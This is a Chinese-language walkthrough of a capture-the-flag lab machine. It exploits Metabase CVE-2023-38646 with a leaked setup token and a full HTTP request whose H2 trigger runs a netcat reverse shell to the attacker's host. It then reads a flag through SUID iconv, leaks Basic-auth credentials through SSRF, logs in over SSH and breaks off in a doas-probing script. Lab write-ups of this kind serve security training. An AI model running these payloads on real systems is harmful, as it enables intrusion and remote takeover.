端口扫描

```
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
```


80端口

http://192.168.56.119

GO DEEPER

没有什么信息直接看3000端口

CVE-2023-38646




欢迎来到Metabase

看起来一切都在运作。现在，让我们了解你，连接你的数据，并开始为你找到一些答案吧

如果你觉得被卡住了，我们的入门指南只需点击一下就可以了。


metabase，先注册个帐号先。



你好, tao

尝试一下这些示例X光片，看看Metabase能做什么。

版本是0.46.6。找到漏洞 1. CVE-2023-38646




```
GET /api/session/properties HTTP/1.1
Host : 192.168.56.119:3000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Connection: close
Cache-Control: max-age=0
```


```
    ["nb", "Norwegian Bokmål"],
    ["nl", "Dutch"],
    ["pl", "Polish"],
    ["pt_BR", "Portuguese (Brazil)"],
    ["ru", "Russian"],
    ["sk", "Slovak"],
    ["sq", "Albanian"],
    ["sr", "Serbian"],
    ["sv", "Swedish"],
    ["tr", "Turkish"],
    ["uk", "Ukrainian"],
    ["vi", "Vietnamese"],
    ["zh", "Chinese"],
    ["zh_CN", "Chinese (China)"],
    ["zh_HK", "Chinese (Hong Kong SAR China)"],
    ["zh_TW", "Chinese (Taiwan)"]
  ],
  "landing-page": "",
  "setup-token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a",
  "application-colors": {},
  "enable-audit-app?": false,
  "anon-tracking-enabled": true,
  "version-info-last-checked": null,
  "application-logo-url": "app/assets/img/logo.svg",
  "application-favicon-url": "app/assets/img/favicon.ico",
  "show-metabot": true,
  "enable-whitelabeling?": false,
  "map-tile-server-url": "https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png",
```

```
"setup-token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a"
```

```
POST /api/setup/validate HTTP/1.1
Host: 192.168.56.119:3000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 739

{
    "token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a",
    "details":
    {
        "is_on_demand": false,
        "is_full_sync": false,
        "is_sample": false,
        "cache_ttl": null,
        "refingerprint": false,
        "auto_run_queries": true,
        "schedules":
        {},
        "details":
        {
            "db": "zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;",
            "advanced-options": false,
            "ssl": true,
"init": "CREATE TRIGGER shell3 BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$//javascript\u000A\u0009java.lang.Runtime.getRuntime().exec('nc
192.168.56.117 4567 -e sh')\u000A$$"
        },
        "name": "an-sec-research-team",
        "engine": "h2"
    }
}
```



```
tao@kali [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.119] 35619
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
```




```
ls -al
total 88
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 .
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 ..
-rwxr-xr-x    1 root     root             0 Dec 30 16:42 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 29  2023 app
drwxr-xr-x    1 root     root          4096 Jun 29  2023 bin
drwxr-xr-x    5 root     root           320 Jan 14 03:47 dev
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 etc
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 home
drwxr-xr-x    1 root     root          4096 Jun 14  2023 lib
drwxr-xr-x    5 root     root          4096 Jun 14  2023 media
drwxr-xr-x    2 metabase metabase      4096 Jan  1 14:47 metabase.db
drwxr-xr-x    2 root     root          4096 Jun 14  2023 mnt
drwxr-xr-x    1 root     root          4096 Jun 15  2023 opt
drwxrwxrwx    1 root     root          4096 Jan 14 03:47 plugins
dr-xr-xr-x  254 root     root             0 Jan 14 03:47 proc
drwx------    1 root     root          4096 Dec 30 16:54 root
drwxr-xr-x    2 root     root          4096 Jun 14  2023 run
drwxr-xr-x    2 root     root          4096 Jun 14  2023 sbin
drwxr-xr-x    2 root     root          4096 Jun 14  2023 srv
dr-xr-xr-x   13 root     root             0 Jan 14 03:47 sys
drwxrwxrwt    1 root     root          4096 Jan 14 03:48 tmp
drwxr-xr-x    1 root     root          4096 Jun 29  2023 usr
drwxr-xr-x    1 root     root          4096 Jun 14  2023 var
```

在一个docker内,有SUID

```
b6683e052db4:/tmp$ find / -perm -4000 2>/dev/null
/usr/bin/iconv
```

可以使用iconv任意读文件，读个flag先



```
b6683e052db4:/tmp$ /usr/bin/iconv -f UTF-8 -t UTF-8 /root/user.txt
flag{user-76eb20838e44a9ef2f72a763632ef061}
b6683e052db4:/tmp$
```


拿到user flag，继续收集一些信息

```
/bin/sh: can't access tty; job control turned off
b6683e052db4:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

```
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
metabase:x:2000:2000:NIYPNWs7lXUEhwXF:/home/metabase:/bin/ash
```


尝试docker逃逸失败，只拿到`NIYPNWs7lXUEhwXF`这个，然后观察80端口，`go deeper`尝试用更大的字典扫一下目录

```
tao@kali [~] ➜  feroxbuster -u http://192.168.56.119 -w /usr/share/wordlists/dirbuster/directory-list-2.3-big.txt  -t 150 -T 3 --no-state
```




```
404      GET        7l       11w      146c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
403      GET        7l        9w      146c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200      GET       84l      205w     2315c http://192.168.56.119/
301      GET        7l       11w      162c http://192.168.56.119/_t26154829-5 => http://192.168.56.119/_t26154829-5/
[#>------------------] - 16s   130363/2547638 5m      found:2       errors:0
[#>------------------] - 16s   120897/1273819 7756/s  http://192.168.56.119/
```


拿到一个目录`_t26154829-5`😄


不安全
http://192.168.56.119/_t26154829-5/
SECURE LOGIN
DECRYPT
NODE_ID: EDGE_01 | SECURITY_LEVEL: HIGH

输入passwd进入 `NIYPNWs7lXUEhwXF`


不安全
http://192.168.56.119/_t26154829-5/scan.php
[EXIT_SESSION]
http://trusted-internal-node/query
SCAN

随便输入一个127.0.0.1




```
[SECURITY_ALERT] Target URL is not within the trusted domain (*.meta.dsz). Connection terminated.
```

需要域名中包含`.meta.dsz`

构造`http://192.168.56.117:1234/a.meta.dsz`

```
listening on [any] 1234 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.119] 56462
GET /a.meta.dsz HTTP/1.1
Host: 192.168.56.117:1234
Authorization: Basic d2VsY29tZTpOUGtBMnNMbmJRNEVPV3l6
Accept: */*
```

得到一个凭据,可以直接ssh



Recipe

From Base64

Alphabet A-Za-z0-9+/=

☑ Remove non-alphabet chars


□ Strict mode

Input

```
d2VsY29tZTpOUGtBMnNMbmJRNEVPV3l6
```

Output

```
welcome:NPkA2sLnbQ4EOWyz
```




```
tao@kali [~] → ssh welcome@192.168.56.119
welcome@192.168.56.119's password:
               _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Meta:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
Meta:~$
```

```
Meta:~$ find / -perm -4000 2>/dev/null
/tmp/sh
/bin/bbsuid
/usr/bin/doas
```

尝试利用`/tmp/sh`和`bbsuid`无果，于是暴力探测doas的命令

```
#!/bin/bash

GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
NC='\033[0m' # No Color

echo -e "${YELLOW}[*] 开始 Doas 智能扫描...${NC}"
echo -e "${YELLOW}[*] 原理: timeout <time> doas -n <cmd> (捕获报错文本而非退出码)${NC}"
echo "--------------------------------------------------"

DIRS="/usr/bin /bin /usr/sbin /sbin"
```

```
HIGH_VALUE="cmp find vim vi less awk sed cp mv python python3 perl ruby php nmap zip tar gdb man git nano more wget curl openssl systemctl service"
check_bin() {
    local cmd_path=$1
    local bin_name=$(basename "$cmd_path")
    output=$(timeout 0.1s doas -n "$cmd_path" 2>&1)

    if [[ "$output" == *"Authorization required"* ]]; then
        :
    elif [[ "$output" == *"Operation not permitted"* ]]; then
        :
    elif [[ "$output" == *"doas: "* ]] && [[ "$output" != *"missing operand"* ]]; then
        :
    else
        echo -e "${GREEN}[+] 发现潜规则！ -> $cmd_path${NC}"
        echo -e "    ${YELLOW}回显样本： ${output:0:60}...${NC}"
    fi
}

echo -e "${YELLOW}[*] 正在扫描常见 GTFOBins 列表...${NC}"
for val in $HIGH_VALUE; do
